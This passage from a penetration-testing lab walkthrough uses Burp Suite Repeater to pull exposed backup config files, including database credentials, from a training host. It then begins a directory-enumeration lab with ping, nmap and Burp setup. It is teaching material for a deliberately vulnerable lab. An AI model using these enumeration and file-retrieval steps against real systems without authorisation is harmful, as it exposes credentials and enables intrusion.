Note: Meanwhile since you are no longer performing the attack via Intruder, you can stop the attack by closing that window: just click on the cross button on the top-right corner and press **OK** in the dialog box that shows up:



Once you have sent the request in the Repeater, you should see the following response in the **Response** section on the right:



The response header indicates that this was a redirection request. But the redirect was not followed and you can click the **Follow redirection** button on the top (it's highlighted in the above image) to follow the redirection. Let's do that:

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to `/passwords/` with various headers including `Accept`, `Accept-Language`, and `Cookie: security_level=0`.
- Response:** An OK status code (HTTP/1.1 200 OK) with a content type of text/html. The response body contains an index of the /passwords directory.
- Tools Bar:** Shows icons for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options.
- Status Bar:** Shows the target as `http://demo.ine.local`, the number of matches as 0, and the byte count as 1,555 bytes in 1 millisecond.

Now you can see that there is a 200 OK status code.

In order to see the response for this request in the browser, right-click in the response window and select **Show response in browser**:

The screenshot shows the Burp Suite interface with a context menu open over the response body. The menu includes the following items:

- Scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser** (highlighted)
- Request in browser
- Engagement tools [Pro version only]
- Copy URL
- Copy as curl command
- Copy to file
- Save item
- Save entire history
- Paste URL as request
- Add to site map
- Convert selection
- Cut
- Copy
- Paste
- Message editor documentation
- Burp Repeater documentation

That would show the following dialog box:

The screenshot shows the Burp Suite interface with a temporary project. A response dialog is open, prompting the user to copy the URL to their browser. The URL is highlighted with a red box. Below the URL, there is a checkbox labeled "In future, just copy the URL and don't show this dialog".

Request:

```
1 GET /passwords/ HTTP/1.1
2 Host: demo.ine.local
3 User-Agent: Mozilla/5.0 (X11; Linux Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xhtml+xml;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0
9 Upgrade-Insecure-Requests: 1
10
11
```

Response:

```
10 <html>
11   <head>
12     <title>
13       Index of /passwords
14     </title>
15   </head>
16   <body>
17     <h1>
18       Index of /passwords
19     </h1>
20     <table>
21       <tr>
```

It contains the response URL. You can also check the checkbox to automatically copy the URL, in future.

Copy the URL and open it in the browser:

The screenshot shows Mozilla Firefox with the copied URL pasted into the address bar. The URL is highlighted with a blue selection bar. The status bar at the bottom indicates the URL was copied 1 millisecond ago.

Mozilla Firefox

http://burpsuite/show/1/hqrhyh5orb0k7oiw0rp76az027uj2hcc

This time, search with: G a b p w

1 2 3 4 10:35

Index of /passwords

Name	Last modified	Size	Description
Parent Directory	-		
heroes.xml	2021-11-09 06:40	1.2K	
web.config.bak	2021-11-09 06:40	7.4K	
wp-config.bak	2021-11-09 06:40	1.5K	

Apache/2.4.7 (Ubuntu) Server at demo.ine.local Port 80

We can see the response in the browser. As you can notice, the URL points to the target machine and thus we could have manually opened it as well. But sometimes, you might tamper with the requests like modifying some headers, etc, in those cases, that URL provided by BurpSuite comes in handy!

Now let's send a request to fetchweb.config.bak using the Repeater:

Index of /passwords - Mozilla Firefox

Burp Suite Community Edition v2020.9.1 - Temporary Project

Target: http://demo.ine.local

Request

Response

```

1 HTTP/1.1 200 OK
2 Date: Wed, 17 Nov 2021 05:06:30 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 Last-Modified: Tue, 09 Nov 2021 06:40:13 GMT
5 ETag: "1d84-5d05561abc40"
6 Accept-Ranges: bytes
7 Content-Length: 7556
8 Connection: close
9 Content-Type: application/x-trash
10
11 <?xml version="1.0"?>
12 <configuration>
13   <configSections>
14     <sectionGroup name="system.web.extensions"
15       type="System.Web.Configuration.SystemWebExtensionsSectionGroup,
16       System.Web.Extensions, Version=3.5.0.0, Culture=neutral,
17       PublicKeyToken=31BF38564D964E35">
18       <sectionGroup name="scripting"
19         type="System.Web.Configuration.ScriptingSectionGroup,
20         System.Web.Extensions, Version=3.5.0.0, Culture=neutral,
21         PublicKeyToken=31BF38564D964E35">
22       </sectionGroup>
23     </sectionGroup>
24   </configSections>
25 
```

As you can see in the response, the XML config is retrieved back!

Let's get wp-config.bak:

The screenshot shows the Burp Suite Community Edition v2020.9.1 - Temporary Project interface. The Repeater tab is selected. In the Request pane, a GET request for /passwords/wp-config.bak is shown. In the Response pane, the server's response is displayed, which includes a MySQL configuration block. This block contains sensitive information such as the database name ('bWAPP'), user ('thor'), and password ('Asgard'). The entire MySQL configuration section is highlighted with a red rectangle.

Notice that the response contains the WordPress config.

So that's how we can issue requests via **Repeater**. You can modify the different request parameters like the URL, query parameters, and even the headers.

Step 15: Navigating between the requests issued via Burp Repeater.

Another interesting feature of the **Repeater** is that we can move back and forth between the issued requests by clicking on the forward and backward arrow buttons on top of the Repeater window.

Navigating back to the very first request:

This screenshot shows the same Burp Suite interface as the previous one, but with a different set of requests listed in the Request pane. The first request, '1. http://demo.ine.local/passwords', is currently selected. The Response pane shows the same MySQL configuration snippet as before. The MySQL configuration block is again highlighted with a red rectangle.

Notice that we just landed on the very first request that we issued via the Repeater:

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a GET request to '/passwords'. The 'Response' pane shows a 301 Moved Permanently response with a Location header pointing to '/passwords/'. The status bar at the bottom indicates the target is `http://demo.ine.local`.

Navigating forward to the second to last request:

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane shows a list of four requests, with the second one selected. The 'Response' pane shows the same 301 Moved Permanently response as the previous screenshot. The status bar at the bottom indicates the target is `http://demo.ine.local`.

Notice again that we have landed on the request we intended:

The screenshot shows the Burp Suite interface with the title "Index of /passwords - Mozilla Firefox" and "Burp Suite Community Edition v2020.9.1 - Temporary Project". The "Repeater" tab is selected. The "Target" field is set to "http://demo.ine.local". In the "Request" pane, a GET request is shown for "/passwords/web.config.bak" with the following headers:

```
HTTP/1.1 200 OK
Date: Wed, 17 Nov 2021 05:06:30 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Tue, 09 Nov 2021 06:40:13 GMT
ETag: "1d84-5d05561abcd40"
Accept-Ranges: bytes
Content-Length: 7556
Connection: close
Content-Type: application/x-trash
```

The "Response" pane displays the contents of the file:

```
<?xml version="1.0"?>
<configuration>
  <configSections>
    <sectionGroup name="system.web.extensions" type="System.Web.Configuration.SystemWebExtensionsSectionGroup, System.Web.Extensions, Version=2.0.0.0, Culture=neutral, PublicKeyToken=31BF3656AD364E35">
      <sectionGroup name="scripting" type="System.Web.Configuration.ScriptingSectionGroup, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3656AD364E35">
```

That's quite handy when you wish to move back and forth between the requests you issued.

And that's how we can use BurpSuite to: - Explore the site map of the target - Add and Remove the target to and from the current scope - Intercept requests - Inspect HTTP History - Perform a basic directory enumeration attack using Burp Intruder - Use Repeater to issue web requests and learn to navigate back and forth between the issued requests!


Burp Suite Directory Enumeration

Command

Lab Environment

In this lab environment, the user is going to get access to a Kali GUI instance. An instance of the Mutilidae web application can be accessed using the tools installed on Kali at <http://demo.ine.local>.

Objective: Perform directory enumeration with Burp Suite!



Instructions

- **Use Directory wordlist:** /usr/share/wordlists/dirb/common.txt


Tools

The best tools for this lab are:

- BurpSuite
- A web browser

Solution

Step 1: Open the lab link to access the Kali GUI instance.



Step 2: Check if the provided machine/domain is reachable.

Command:

```
ping demo.ine.local
```

```
LXTerminal
File Edit Tabs Help
root@INE:~#
root@INE:~#
root@INE:~#
root@INE:~#
root@INE:~#
root@INE:~# ping demo.ine.local
PING demo.ine.local [192.12.41.3] 56(84) bytes of data.
64 bytes from target-1 (192.12.41.3): icmp_seq=1 ttl=64 time=0.071 ms
64 bytes from target-1 (192.12.41.3): icmp_seq=2 ttl=64 time=0.062 ms
64 bytes from target-1 (192.12.41.3): icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from target-1 (192.12.41.3): icmp_seq=4 ttl=64 time=0.057 ms
64 bytes from target-1 (192.12.41.3): icmp_seq=5 ttl=64 time=0.052 ms
64 bytes from target-1 (192.12.41.3): icmp_seq=6 ttl=64 time=0.061 ms
^C
--- demo.ine.local ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5126ms
rtt min/avg/max/mdev = 0.052/0.059/0.071/0.006 ms
root@INE:~#
root@INE:~#
root@INE:~#
root@INE:~#
```

The provided machine is reachable.

Step 3: Check open ports on the provided machine.

Command

```
nmap demo.ine.local
```

```
LXTerminal  
File Edit Tabs Help  
root@INE:~#  
root@INE:~#  
root@INE:~#  
root@INE:~# nmap demo.ine.local  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-13 10:17 IST  
Nmap scan report for demo.ine.local (192.12.41.3)  
Host is up (0.000013s latency).  
rDNS record for 192.12.41.3: target-1  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
3306/tcp  open  mysql  
MAC Address: 02:42:C0:0C:29:03 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds  
root@INE:~#  
root@INE:~#  
root@INE:~#  
root@INE:~#  
root@INE:~#
```

On the provided machine, ports 80 (HTTP) and 3306 (MySQL) are open.

Step 4: Check the interfaces present on the Kali machine.

Command

```
ip addr
```


```
LXTerminal  
File Edit Tabs Help  
root@INE:~#  
root@INE:~#  
root@INE:~#  
root@INE:~# ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000  
    link/ipip 0.0.0.0 brd 0.0.0.0  
3: eth0@if3123: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default  
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0  
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0  
        valid_lft forever preferred_lft forever  
4: eth1@if3126: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default  
    link/ether 02:42:c0:0c:29:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0  
    inet 192.12.41.2/24 brd 192.12.41.255 scope global eth1  
        valid_lft forever preferred_lft forever  
root@INE:~#  
root@INE:~#  
root@INE:~#  
root@INE:~#  
root@INE:~#
```

There are two interfaces (excluding loopback interface) present on the machine i.e. eth0 and eth1.

Step 5: Launch BurpSuite.

Command

```
burpsuite
```



LXTerminal


File Edit Tabs Help

```
root@INE:~#  
root@INE:~#  
root@INE:~#  
root@INE:~# burpsuite  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
Your JRE appears to be version 11.0.9.1 from Debian  
Burp has not been fully tested on this platform and you may experience problems.
```

The screenshot shows a terminal window titled "LXTerminal" with a dark theme. At the top, there's a menu bar with "File", "Edit", "Tabs", and "Help". Below the menu, the command "burpsuite" is run, displaying its startup logs. The logs mention Java options and a warning about the JRE version (11.0.9.1 from Debian) not being fully tested on the platform. A small terminal window icon is visible on the left side of the terminal window. To the right of the terminal, a separate window titled "Burp Suite Community Edition" is open. This window contains a yellow warning icon and the same text as the terminal logs. It includes a checkbox labeled "Don't show again for this JRE" and an "OK" button.

Press **OK** button in the warning dialog box.


Note: If you wish to launch BurpSuite via the GUI, then press on the Kali icon at the bottom left corner and select **Web Application Analysis -> burpsuite** from the menu.



This would launch BurpSuite.



The following warning dialog box would then be displayed:



Press **OK** and proceed.

Step 6: Create a temporary project.

Once BurpSuite is launched, the following screen would be displayed:



Since the installed BuurpSuite is community edition, only temporary projects can be created. But that should be enough for the purpose of this lab.


Press **Next**.

For this lab, we would go with Burp's default configuration:




Press **Start Burp**.

Once BurpSuite is launched, the following window would appear:

